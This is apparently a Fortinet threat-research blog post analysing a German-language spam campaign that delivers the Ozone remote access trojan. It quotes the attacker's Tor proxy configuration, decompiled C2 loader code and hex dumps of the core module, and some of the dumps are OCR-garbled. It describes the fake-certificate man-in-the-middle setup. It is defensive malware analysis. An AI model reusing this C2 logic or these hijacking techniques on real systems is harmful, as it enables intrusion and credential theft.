


# German Speakers Targeted by SPAM Leading to Ozone RAT

 [fortinet.com/blog/threat-research/german-speakers-targeted-by-spam-leading-to-ozone-rat.html](http://fortinet.com/blog/threat-research/german-speakers-targeted-by-spam-leading-to-ozone-rat.html)

August 29, 2016



## Threat Research

By [Floser Bacurio Jr.](#) and [Joie Salvio](#) | August 29, 2016

Remote Administration Tools (RAT) have been around for a long time. They provide users and administrators with the convenience of being able to take full control of their systems without needing to be physically in front of a device. In this age of global operations, that's a huge deal. From troubleshooting machines across countries to observing employees across rooms, RAT solutions have become widely used tools for remote maintenance and monitoring.

Unfortunately, malware authors often utilize these same capabilities to compromise systems. Full remote access capabilities is a dream tool for the black hat community, and are highly sought after.

As a case in point, we recently discovered a SPAM campaign targeting German-speaking users that involves a relatively new commercialized RAT called Ozone.

## German-Speaking Social Engineering

In this report we will take a look at this new SPAM campaign that appears to be targeting German-speaking users. The email subject claims to be billing information for "Cable" service, and the attachment contains a Microsoft Word document.




Fig.1 Spam Email with German message

Microsoft Word documents with malicious downloader Macros are quite common. In this case, however, the attacker is using a rather old, but possibly still very effective scheme. Attached to the document is a javascript with a small thumbnail of what the recipient is intended to assume is their cable bill. It comes with the classic instruction to double-click on the image to see it fully. As expected, doing so executes a malicious javascript, and initiates the next step in the infection chain.




Fig.2 Document File with the disguised javascript

The malicious JavaScript begins to install a fake SSL Certificate, and sets proxies on IE, Chrome, and Mozilla browsers to a remote Proxy Auto Config (PAC) file. The address to the PAC file is a TOR URL (a tool that allows people to communicate anonymously on the Internet) that is randomly selected from its hard-coded configuration. It allows the system to

access the attacker's TOR site without installing TOR proxy software, by using ".to" (Tor2Web) and ".link" (Onion Link) URL extensions. These services act as relays between the TOR network and the Web.

```
var r=
[
{
d1:["bdinfirb5mmzyeft.onion","c4yrkp7msu7qjvpp.onion","3yk6feakp3mctu3.onion","uokdic4g24tkbzpb.onion"],z1:["to","link"],zlp:["https","https"],
});
```

Fig.3 TOR URL config

This is a very common setup for man-in-the-middle (MITM) attacks. By setting the browser proxies, the attacker can lead users to phishing pages like banks, payment sites, credit card companies, etc. It would not be a surprise to learn that those pages are registered using the installed fake SSL Certificate to assure users that the sites being accessed are legitimate and secure.




Fig.4 Installed Fake SSL Certificate Information




Fig. 5 Fake Certificate Installed in IE

As if not satisfied with installing a man-in-the-middle attack, the script then downloads a RAT server.

## The Ozone RAT Server and Core Module

Upon searching for similar samples of the downloaded executable, some versions were found to include debug information pointing to Ozone RAT. The similarities between these samples and the code in our lab suggested that the executable is the Ozone RAT's server component, and was built using the tool. This assumption was further confirmed in our tests on the RAT that we discuss later in this article.

It turns out that this is the "loader-only" version of the server. The core module (DLL), containing all the RAT capabilities, needs to be received from the client first. In this case, after informing the client of the server's existence, it then waits for the client to manually initiate the sending of the module.

```

ConnectToC2(dword_4139E4, dword_4139D4, dword_4139D0); // Initiate Connection to Client
if ( !(_BYTE*)(dword_4139E4 + 12) && (unsigned __int8)SayHelloToC2(dword_4139E4, -1, 0) ) // Inform existence of the running server to client.
{
    while ( 1 )
    {
        System::__linkproc__FillChar(&Response(0), 4096, 0);
        ResponseByteCount = RecieveC2Response(dword_4139E4, &Response(0), 4096); // Recieve response from C2
        if ( ResponseByteCount <= 0 )
            break;
        if ( ResponseByteCount == 6 && Response(0) == 1 ) // Response byte count must be 6, First byte must be 0x01
        {
            u6 = BYTE1(LastByte);
            if ( BYTE1(LastByte) == 3 ) // 0x03 = Terminate server
            {
                ExitProcess_0(0);
            }
            else if ( BYTE1(LastByte) == 0x34 ) // 0x34 == Standby/Wait
            {
                SayHelloToC2(dword_4139E4, 0x35u, 0); // Send confirmation
            }
            else
            {
                LOBYTE(u6) = BYTE1(LastByte) - 0x34 + 0x42;
                if ( BYTE1(LastByte) == 0xF2u && (unsigned __int8)RecieveCoreDLL(u6) ) // 0xF2 = Recieve/Write(data.dbf) Encrypted Core module that contains the RAT routines
                    break;
            }
        }
    }
    CloseConnection(dword_4139E4);
    System::TObject::Free(dword_4139E4);
    LoadEncryptedLibrary(); // Read "data.dbf"(core module)->decrypt in Memory->LoadFromMemory
}

```

*Fig. 6 Server must wait for the core DLL from client*

Once the encrypted core module is sent, it is dropped as “data.dbf” to the same path as the server. This is later read and decrypted in memory for loading. This same file can also be found in the Ozone package.

Address	Hex dump	ASCII
0014A8E8	00 3C 05 00 29 50 8E F7 BE EB 12 52 F6 C8 F3 99	<*. )P&#s\$R#Ls0
0014A8F8	9C 03 86 38 B9 82 8C 8E 15 63 38 AA 49 30 45 52	0*38 e i i s c 8 - I 0 E R
0014A908	20 68 88 02 90 AA E0 08 A0 2A B3 22 42 CC AF 43	ke@E-o@a* ''Bf>>C
0014A918	98 80 42 A1 BC 33 57 8F DD CB 4A DD B7 8B DE D6	y i B i # 3 W A i r . u j n i   r
0014A928	EE 05 58 BF AD AB 6D 36 B6 52 AB 76 C0 C5 04 5A	e f [ j i % m 6   R % v L + * z
0014A938	50 5A 50 45 41 56 6E 63 CA 61 96 4C 17 17 9F 3E	P Z P E A U n c # a u L # # f >
0014A948	7D E7 30 5A B6 DE FE DD DD F3 CF DD F3 CF 7B E7	J r 0 Z
0014A958	BF 0B EF 9E FF 8F 8D FE 8F 7B 0D 64 8E 38 DB CD	-   n R # # = A C . d a C # =
0014A968	D1 B9 31 81 86 18 71 8D 0C 55 53 0C B0 31 6F 9C	7   u a # t q i . U S . # i o e
0014A978	19 8A 33 FF BF 8D 30 CF 75 A9 98 4E DB F9 44 FC	+ e S r i 0 = u r u g N # - D #
0014A988	58 B8 03 73 5F 16 2E BA 8B 3D 4D A9 A8 6D AE A7	%   # s . _ .       = M r c m # 0
0014A998	D6 F8 74 FA 6F 15 B7 8A EA A1 06 DE 16 A1 B5 3B	r # t . o 3 n e r i # .   . i ;
0014AA08	AD 63 67 5A CA 40 45 3B 6D 06 A7 59 25 DD E0 D9	+ c g Z # M E ; m # 0 Y %   o d
0014AA18	37 EF CC FF FB E7 33 46 19 9A 34 F3 38 3D 0C 96	7 n   f j r 3 F + 0 4 \$ ; = . 0
0014AA28	7E 15 9D E1 9E 4F A1 82 35 86 24 CF 54 E3 0C F2	* \$ # p 0 i e 5 3 # T T . z
0014AA38	56 B3 D1 59 85 36 A1 42 D8 E2 91 D2 D3 60 24 DD	U   r V a e i B t r # # # # #
0014AA48	6F 8E C0 08 C3 0E 54 61 F6 8A 5A AD 93 31 7F 5E	o A # t # T a # z + 0 i d ^
0014AA58	7C 31 93 23 EF 5D 0C 66 D7 B7 0F 77 B0 D0 AF BE	! i 0 n j . f l h # w # # # #
0014AA68	EF AB E1 8C 9B FC 1F FE 6D 73 AA 61 8C CD 43 7F	n % # i c % # m s # a i = C 0
0014AA78	F2 FF 24 86 A3 60 80 EC 9F 3D 7D AF E8 9D F6 6C	o y s t e # e l y = } #
0014AA88	42 FC D8 C3 AC 1C 96 A5 6C 42 01 B5 8C 7A 18 33	B # # t < L u n l B 0 # i z # 3
0014AA98	C3 DF ED 3E FE 80 F4 9A 64 34 C1 4F A2 DD 72 47	# # # ; # r u d 4 + 0 0   r G
0014AA08	8E 0F 7E C7 6D 87 02 6A F7 25 E1 54 5D 0D 3F 3B	^ # # #
0014AA18	C3 1F 2B EA 0F 8C EF BF 4F 3D C9 6A 56 08 14 8D	t # + # # i n j 0 = f j u # #
0014AA28	81 23 31 BF FD 61 CA 0F D4 2D 87 99 5C A9 94 BA	u # 1 # # # # # # # # # # # #
0014AA38	40 FE D8 77 19 2A 7D 46 AF 5B A7 31 62 96 05 4C	@ # # # # # # # # # # # # # #
0014AA48	6D 0C E9 FF 6C 3C BE 4A 9E A2 9F 4F 08 D1 DE AE	m . 0   < J R 0 f 0 # # # #
0014AA58	0F CA 43 7F 60 7F 0C 76 A1 D6 F7 9F FF CC 3F FF	* # e c o # o u v ; 0 # # # #
0014AA68	FF 1C D5 C1 86 CA 78 1A C4 35 1E 1E A2 9C 48 75	L F # # # # # # # # # # # #
0014AA78	5A AA AB B3 23 08 D1 B7 3A 5F C6 43 50 68 E1 81	Z # #   # # # # # # # # # # #
0014AA88	03 26 57 48 05 9B 28 7A 84 29 F5 3A CF 0E 54 29	# # # # # # # # # # # # # #
0014AA98	E0 99 68 35 34 9A 89 F2 D7 FC CD 7F FA DD 43 7F	@ # h 5 4 u e # # # # # # # #
0014AA08	88 B6 FC 72 AE 0C BC 0F FC B0 FE 98 7F E2 87 F8	
0014AA18	FC A3 83 26 C3 FD 68 7F 88 CF 67 7C 2D 56 A3 4E	# u a # # # # # # # # # # # #
0014AA28	87 9E 19 38 88 55 3A E2 08 79 FF 1A A1 0D 47 8A	# # # # # # # # # # # # # #
0014AA38	07 F0 2C 9A 32 F0 07 5E 53 D2 E9 B4 FA 85 D1 24	= . u 2 = ^ # # # # # # # # #
0014AA48	BF 10 56 F5 97 5F 1A C4 11 B8 7A 38 F8 9F 02 67	j # . U U # # # # # # # # # #
0014AA58	53 51 AE D3 21 A7 A6 F7 C7 71 18 73 0F EF 8E 38	S Q # # # # # # # # # # # #
0014AA68	31 D5 DF 0A 33 2D CE 80 FF 51 3C 61 8B 51 47 02	l # # . 3 # # # # # # # # # #


Address	Hex dump	ASCII
00980E40	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	M Z P . 0 . . . # . * . . .
00980E50	B8 00 00 00 00 00 00 00 48 00 1A 00 00 00 00 00	? . . . . . @ . + . . . . .
00980E60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980E70	00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00	. . . . . . . . . . . . . . .
00980E80	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	. # # # . = # # # L = # # #
00980E90	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	This program must
00980EA0	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	t be run under W
00980EB0	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	in 32 . . \$ ? . . . . .
00980EC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980ED0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980EE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980EF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980F00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980F10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980F20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980F30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980F40	50 45 00 00 4C 01 08 00 18 5B 33 56 00 00 00 00	PE . . L C # . + [ 3 U . . . .
00980F50	00 00 00 00 E0 00 8E A1 0B 01 02 19 00 AA 04 00	. . . . . # . A i s 0 0 # . # .
00980F60	00 8E 00 00 00 00 00 00 5C C6 04 00 00 10 00 00	. # . # . # . # . # . # . # .
00980F70	00 00 04 00 00 00 40 00 00 10 00 00 00 02 00 00	. # . # . # . # . # . # . # .
00980F80	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00	. # . # . # . # . # . # . # .
00980F90	00 00 06 00 00 04 00 00 00 00 00 00 02 00 00 00	. # . # . # . # . # . # . # .
00980FA0	00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00	. # . # . # . # . # . # . # .
00980FB0	00 00 00 00 10 00 00 00 A0 05 00 44 00 00 00 00	. # . # . # . # . # . # . # .
00980FC0	00 70 05 00 88 22 00 00 F0 05 00 10 00 00 00 00	. # . # . # . # . # . # . # .
00980FD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00980FE0	00 B0 05 00 43 3E 00 00 00 00 00 00 00 00 00 00	. # . # . # . # . # . # . # .
00980FF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00981000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00981010	00 00 00 00 00 00 00 00 04 77 05 00 4C 05 00 00	. . . . . # # # . # # # . L # .
00981020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . . . . . . .
00981030	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	. . . . . . . . . . . . . . .
00981040	40 A0 04 00 00 10 00 00 A2 04 00 00 04 00 00 00	@ # # . # . # . # . # . # .
00981050	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00	. . . . . # . # . # . # . # .
00981060	2E 69 74 65 78 74 00 00 74 06 00 00 C0 04 00 00	. i t e x t . # . # . # . # .
00981070	00 08 00 00 A6 04 00 00 00 00 00 00 00 00 00 00	. # . # . # . # . # . # . # .
00981080	00 00 00 00 20 00 00 60 2E 64 61 74 61 00 00 00	. . . . . # . # . # . # . # .
00981090	F4 24 00 00 D0 04 00 00 26 00 00 00 AE 04 00 00	# # . # . # . # . # . # .
009810A0	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	. . . . . # . # . # . # . # .

Fig. 7 Encrypted and decrypted core module

It then uses a technique called Reflective DLL Injection, whereby it loads the decrypted module directly from memory using the Delphi API BTMemoryModule. This is commonly used for loading libraries directly from the binary's resource. However, in this case, since the module is not from the binary's actual resource, it's possibly just an attempt to hide the module from process inspections since modules loaded this way will not be included in a process' list of loaded libraries. It's also possible that it's just an adaptation of its other version. This is briefly discussed later while discussing the module's RAT capabilities.

## Ozone RAT

The Ozone RAT website has been active for a year, offering 2 package options – Standard (\$20) and Platinum (\$50). The latter offers a lifetime license and bonus features for Crypto Mining and MSWord Exploit builder.




*Fig.8 Ozone Website*

It was not difficult to find a “modified” version of the application for testing. We got ahold of Ozone 0.55. Although based on the demo video from the website, version 0.60 is already available.

The Ozone interface has all the characteristics of a typical RAT client - main interface, server builder, and a control center.

The main interface shows the status of the running servers and the active ports being used for communication.



*Fig.9 Main interface shows active connections*

Building a server component is very simple. One does not need to be an expert to build one and distribute it. As mentioned earlier, the server has two versions - the “FAT” and the “loader-only” version. The former is bigger (duh!) because the core module is already

included in the server binary as a resource. In this version, it makes more sense to use the Reflective DLL Injection version to avoid additional dropped files. In the case of the latter, as mentioned previously, this can be a process inspection evasion or simply an adaptation of the “FAT” version. It also has the option to pack the binary with a simple UPX.

